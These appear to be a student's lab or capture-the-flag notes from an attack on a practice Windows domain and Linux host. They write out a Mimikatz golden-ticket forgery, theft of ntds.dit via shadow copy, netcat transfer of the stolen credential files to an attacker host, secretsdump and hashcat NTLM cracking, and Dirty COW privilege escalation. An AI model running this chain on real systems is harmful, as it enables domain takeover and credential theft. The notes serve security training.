- kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da178564 /id:500 /user:Hayden




Pass the ticket:

- kerberos::ptt ticket.kirbi

The ticket is now loaded into memory

Now to do damage

- pushd \\Morrowind-West.province.com\c$
- cd Windows
- cd NTDS




We can now access the ntds.dit file and extract the passwords as we are inside the domain directory

- Once we have this file we have **access to every account in the domain**

The ntds.dit file is always in use so impossible to copy in the normal way so we must use a “volume shadow copy”

- vssadmin create shadow /for=C:





Copy from the shadow directory into tmp

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit

Also copy the system config file

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\temp\SYSTEM






We now have a copy of ntds.dit and the required System file to decrypt it.
We should now start extracting it on kali linux so we must move these files over, one way we can do this is by putting netcat on the windows machine.


- popd
  - This is so that it will allow us to use netcat correctly
- cd \Temp
- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/nc64.exe', 'c:\Temp\nc64.exe')"
- nc -lvnp 4444 > SYSTEM
- nc64.exe 10.8.0.131 4444 < SYSTEM

- nc.exe 10.8.0.131 4444 < ntds.dit

Kali:




Windows:



Now that the files are safely on our kali machine we can begin cracking

We will use a python file called “secretsdump.py” to extract the hashes which can be obtained using:

- cp /usr/share/doc/python3-impacket/examples/secretsdump.py .




Time to extract

First we need a module called impacket

- sudo git clone https://github.com/SecureAuthCorp/impacket.git

- python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt



Now we have the hashes for all hosts on this domain which include

- Dagon-fel
- ALDRUHN
- GNISIS
- Tel-mora

- hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule       255 ×
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 5698/11460 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 15 digests; 15 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
└─$ ;l
```

Current progress:


```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1000 (NTLM)
Hash.Target......: myhashes.txt.ntds
Time.Started.....: Tue Oct 25 03:56:18 2022 (3 hours, 11 mins)
Time.Estimated ...: Wed Oct 26 02:56:25 2022 (19 hours, 49 mins)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/home/kali/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 18207.3 kH/s (10.20ms) @ Accel:512 Loops:128 Thr:1 Vec:4
Recovered........: 2/15 (13.33%) Digests
Progress.........: 122297985024/1421327732110 (8.60%)
Rejected.........: 0/122297985024 (0.00%)
Restore.Point....: 1231872/14344385 (8.59%)
Restore.Sub.#1 ...: Salt:0 Amplifier:77056-77184 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: Teamogerard722 → TATY1987501
Hardware.Mon.#1..: Util: 64%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We just have to wait for this to complete and we should have dagon-fels user and password!


Since I haven't finished cracking the passwords yet I decided to give the ssh connection another try after leaving the machine for a few days.

- sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa



We’re finally in! Now lets check uname -a

- uname -a



Dirty cow can be used

- vim dirtycow.txt
- Paste in dirty cow code
- mv dirtycow.txt dirtycow.c
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha

It is taking a very long time to complete, I will try another exploit


On kali


- cp /usr/share/linux-exploit-suggester/linux-exploit-suggester.sh .
- python -m SimpleHTTPServer 80

On centurion

- wget http://10.8.0.131/linux-exploit-suggester.sh
- chmod +x linux-exploit-suggester.sh
- ./linux-exploit-suggester.sh


File Actions Edit View Help
kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24
kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24
┌──(kali㉿kali)-[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
└─$ sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa
Last login: Mon Aug 30 21:38:52 2021 from console
Have a lot of fun...
centurion@Dagon-Fel:~> uname -a
Linux Dagon-Fel 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC 2011 (187dde0) x86_64 x86_64 x86_64 GNU/Linux
centurion@Dagon-Fel:~> wget
wget: missing URL
Usage: wget [OPTION]... [URL]...
Try `wget --help' for more options.
centurion@Dagon-Fel:~> wget http://10.8.0.131/linux-exploit-suggester.sh
asking libproxy about url 'http://10.8.0.131/linux-exploit-suggester.sh'
libproxy suggest to use 'direct://'
--2021-08-31 05:36:35-- http://10.8.0.131/linux-exploit-suggester.sh
Connecting to 10.8.0.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83454 (81K) [text/x-sh]
Saving to: `linux-exploit-suggester.sh'
100%[==========>] 83,454 --.-K/s in 0.1s
2021-08-31 05:36:36 (597 KB/s) - `linux-exploit-suggester.sh' saved [83454/83454]
centurion@Dagon-Fel:~> ls
bin Documents id_rsa Music password~ Public Templates
Desktop Downloads linux-exploit-suggester.sh password Pictures public_html Videos
centurion@Dagon-Fel:~> linux-exploit-suggester.sh
If 'linux-exploit-suggester.sh' is not a typo you can use command-not-found to lookup the package that contains it, like this:
cnf linux-exploit-suggester.sh
centurion@Dagon-Fel:~> ./linux-exploit-suggester.sh
-bash: ./linux-exploit-suggester.sh: Permission denied
centurion@Dagon-Fel:~> chmod +x linux-exploit-suggester.sh
centurion@Dagon-Fel:~> ./linux-exploit-suggester.sh
Available information:
Kernel version: 3.1.0
Architecture: x86_64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
